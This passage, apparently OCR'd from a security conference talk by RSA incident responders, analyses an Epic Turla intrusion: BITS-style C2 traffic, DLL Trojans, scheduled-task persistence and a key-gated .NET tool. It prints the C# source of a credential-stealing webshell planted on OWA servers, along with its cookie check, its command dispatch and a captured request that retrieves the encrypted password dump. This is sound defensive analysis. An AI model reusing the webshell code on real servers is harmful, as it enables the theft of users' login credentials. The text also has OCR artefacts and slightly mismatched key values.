Bits-Received-Content-Range: 32
Pragma: no-cache
```

Request

```
GET /TuvQe53tek1i3Y6ghm28yoR5Sv1sLkP/BITS-Sessions/Replies/Anonymous-
Null/378fec52dd634d7b89bf4feb04486b64/c9a5186f8fc5105e791d248795edfc05 HTTP/1.1
Connection: Keep-Alive
```

RSA identified two C2s associated with this Trojan, one was part of the Oilrig infrastructure.

The finding appeared weird to our eyes at the beginning, but further analysis confirmed the Epic Turla attacker was owning the C2 at least since October 3, 2018.

The Trojan appears to use the BITS protocol or at least the BITS protocol HTTP method and headers.

That allowed the attacker to stretch his persistence during the investigation period, as the BITS protocol was allowed by the perimeter firewalls being used by legitimate applications.

Epic Turla implants

The traffic was generated by a new Trojan composed of two DLL files:

- `GLocate.dll`
- `Scache.dll`

} *Turla Skipper package*

These two files were found in 4 systems.

The Trojan contains two export functions named `1w` and `2w`.

The `1w` function is used to install the backdoor, and during the setup it calls the `2w` function activating the network socket.

The DLLs persisted via a scheduled task:

Modules History | Downloaded | Agent Log | Scan Data | More Info


Drag a column header here to group by that column

File Name	Name	IIOC Score	Arguments	Risk Score	Trigger
GLocate.dll	\GTracker[redacted]\GLocate.dll	1024	GLocate.dll,2	54	Starts the task when a specific user logs on.
GoogleUpdate.exe	\GoogleUpdateTaskMachineCore	11	/c	1	Starts the task when a specific user logs on.

Malware falls back

As we can imagine, a sophisticated attacker such as Epic Turla, is not relying only on a potentially detectable host, originally belonging to a different attacker.

So when we blocked the communication to the C2 on one host, we immediately noticed its fallback mechanism attempting to communicate with another host.



Thanks to that and based on the IOCs we collected, we were able to trace additional infected systems using this second server as main C2.

New actor on stage

In the end, RSA identified the second Trojan used by the Russian actor on other four systems.

This Trojan is developed in .NET and it will only execute if a key is provided as a parameter during the execution.

It was executed in different fashion by the attacker:

```
C:\Windows\TEMP\~DF22AF.tmp 349A3FDFAE56887B02104D9B54E2859A
                                                A0FC3355FB0F167FD91854B3C35BB38B
```

In three cases the attacker specified a remote system as a command parameter, whereas at in another case it was executed without specifying a system, which presumable executed the malware against the local system.

MachineName	EventUTCTime	Filename	Filename	LaunchArguments
MAIHINI	2018-10-10 09:26:25.390	winlogon.exe	~DF2122.tmp	C:\WINDOWS\TEMP\~DF2122.tmp -l system -d 10
AWAD	2018-09-10 12:57:18.504	winlogon.exe	~DF22AF.tmp	C:\WINDOWS\TEMP\~DF22AF.tmp -s \\[redacted] -l system -d 20
MAYED	2018-09-04 04:59:50.976	conhost.exe	~DF1521.tmp	C:\WINDOWS\TEMP\~DF1521.tmp -l system -d 20
MAYED	2018-04-17 09:45:49.456	winlogon.exe	~DF1521.tmp	C:\WINDOWS\TEMP\~DF1521.tmp -l system -d 20
MAYED	2018-04-16 04:22:52.421	CcmExec.exe	~DF1521.tmp	C:\WINDOWS\TEMP\~DF1521.tmp -l system -d 20

How to keep an eye upon the target

AKA… how to update my database of your credentials…

In conclusion, we found a very interesting Webshell implanted onto the OWA Servers of the Agency

```
if(Request.Params["username"] is string && Request.Params["password"] is string) {
    string authTime = (DateTime.UtcNow - new DateTime(1970, 1, 1)).TotalSeconds.ToString();
    string authUser = Convert.ToBase64String(Encoding.UTF8.GetBytes(Request.Params["username"]));
    string authSecret = Convert.ToBase64String(Encoding.UTF8.GetBytes(Request.Params["password"]));

    byte[] authCode = Encoding.UTF8.GetBytes( authTime + ":" + authUser + ":" + authSecret);

    byte[] guid = Encoding.UTF8.GetBytes("7e3ce449ef10eee3");
    byte[] uuid = Encoding.UTF8.GetBytes("9e2fc091cc1885c00984fcf9b9945922");

    RijndaelManaged symmetricKey = new RijndaelManaged();
    symmetricKey.Mode = CipherMode.CBC;
    symmetricKey.BlockSize = 128;

    ICryptoTransform encryptor = symmetricKey.CreateEncryptor(uuid, guid);
    MemoryStream memoryStream = new MemoryStream();
    CryptoStream cryptoStream = new CryptoStream(memoryStream, encryptor, CryptoStreamMode.Write);

    cryptoStream.Write(authCode, 0, authCode.Length);
    cryptoStream.FlushFinalBlock();
    byte[] authToken = memoryStream.ToArray();

    memoryStream.Close();
    cryptoStream.Close();

    System.IO.StreamWriter sw = System.IO.File.AppendText("C:/SYSTEM~1/LocalCache.hve");
    sw.WriteLine(Convert.ToBase64String(authToken));
    sw.Close();

    Response.StatusCode = 307;
    Response.Headers["Location"] = Request.Url.AbsoluteUri.Replace(Request.Url.PathAndQuery,"/owa/auth.owa");
}
```

Key and Initialization Vector of the Rijndael Encryption used to hide the stolen data

Basic characteristics of the Rijndael Encryption algorithm applied to the stolen data

Name of the file where the stolen credentials are appended

Thanks to this webshell, the attacker was able to obtain credentials every time a user logged on OWA.

The credentials were stored on a file "**`LocalCache.hve`**" encrypted with Rijndael encryption.

Every now and then, the attacker collected the stolen credentials by collecting .hve files dropped onto specific folders of the OWA Web Server… however the functionality was tricky…

How to keep an eye upon the target

The webshell contained a form of authentication in it by only responding to requests that contained a specific Cookie HTTP header (OWA-Auth) with a value that matches the predefined key.

This configuration ensures that if anyone other than the attacker tries to access this webshell, will fail to invoke the webshell functionality:

Predefined encryption key

```
if ( Request.Cookies ("OWA-Auth) is System.Web.HttpCookie ) (
            if (Request.Cookies ("OWA-Auth").Value == "9efc91cc1885c400984fcf9b945922" && Request.Files != null) (
                        Response.TrySkipIisCustomErrors = true;
                        Response.ClearContent ();
                        Response.ContentType = "text/plain";
```

The webshell performed a specific set of actions as specified in the Content-Type HTTP header. The following logic in the webshell determines the valid actions:

```
if(h.ContentType=="text/get") {
else if(h.ContentType=="text/del")
else if(h.ContentType=="text/exec")
else if(h.ContentType=="text/put")
else if(h.ContentType=="text/dump")
```

How to keep an eye upon the target

Here is a sample session when the actor retrieved this password file

service	id	type	source	destination	service	first packet time	last packet time	packet size	payload size	packet cour
SA - Broker	20065168190	Network Session	192.168.12.52 : 60788	172.20.0.53 : 443	80	2019-01-06T00:14:32.177	2019-01-06T00:14:34.997	576,172 bytes	500,619 bytes	620

Request & Response | Top To Bottom | View Text | Actions | Open Event in New Tab

Request

```
POST /owa/auth/owaauth.aspx HTTP/1.1
Host: mail[redacted]
Content-Length: 169
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0+(compatible;+MSIE+9.0;+Windows+NT+6.1;+WOW64;+Trident/5.0)
Connection: keep-alive
Cookie: OWA-Auth=9efc091cc1885c400984fcf9b9945922
Content-Type: multipart/form-data; boundary=7742f5c0315142e58c8f47010b046603
X-Forwarded-For: 185.69.157.41

--7742f5c0315142e58c8f47010b046603
Content-Disposition: form-data; name="file"; filename="filename"
Content-Type: text/dump


--7742f5c0315142e58c8f47010b046603--
```

Webshell Trigger

Anonymizer Service IP used for access

Webshell Command

Response

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/plain; charset=utf-8
Server: Microsoft-IIS/8.5
request-id: 2a4d59f8-b3cd-4b53-a9e4-b5a2849187b7
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 06 Jan 2019 00:13:59 GMT
Content-Length: 500170

7e3ce449ef10eee3
W75Bg34Cjq9k8aiVAdEeNiKQmBrL9laxzp+qQh18edf5IyNlhRyYrsi7umzp243wkj3KQmccK7U/ZAN8Sn84y9mWspgDNGYh3MaM3sz5jb2S+qR4/r8v0LrjChWUxMCsicAHA98HtTxtlxZ9lgSVW0rv3oEeSGA4Y121z2ebqD/8iatO/CdghE
womTldiUQJraiwuQO/mNqIHfz9c4AaYePnjYrRJu5kNvxHro1pETac4Hb7N0bcwNAYkOiNrwaRP2T09KohEy974ZDb1CxldZU52B+51NIJMD6Y6iATdai9voKB4ccI87WajE4FzSlN2Y5qMFPKGoTsU=
```

Encrypted Password Dump

The reason why the authentication process goes through owaauth.aspx is because the attackers also modified file logon.aspx to include a reference to owaauth.aspx:


~/Downloads/.../.../ASPXFiles/logon.aspx

```
45  </head>
46  <body class="owaLgnBdy">
47  <!--#include file="owaauth.aspx"-->
48  <noscript>
49      <div id="dvErr">
```

ISACA Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

The enemy of my enemy is not my friend…

The EPIC SHOW OF EPIC TURLA



ISACA
Sistemi informativi: averne fiducia e trarne valore
Rome Chapter

The enemy of my enemy is not my friend…

Lesson learned

- Do not assume Customer “remediation” carried out before was necessarily a success…
- Do not rely on the assumption an apparently unrelated infection can be investigated lately
- Do not assume sophisticated attacker is limited to the use of a dedicated infrastructure
- Do not expect Epic Turla to behave like more common APT groups…
- Think positive…

Q&A

Contatti

stefano.maccaglia@rsa.com

marco.faggian@rsa.com

RSA®

Thanks!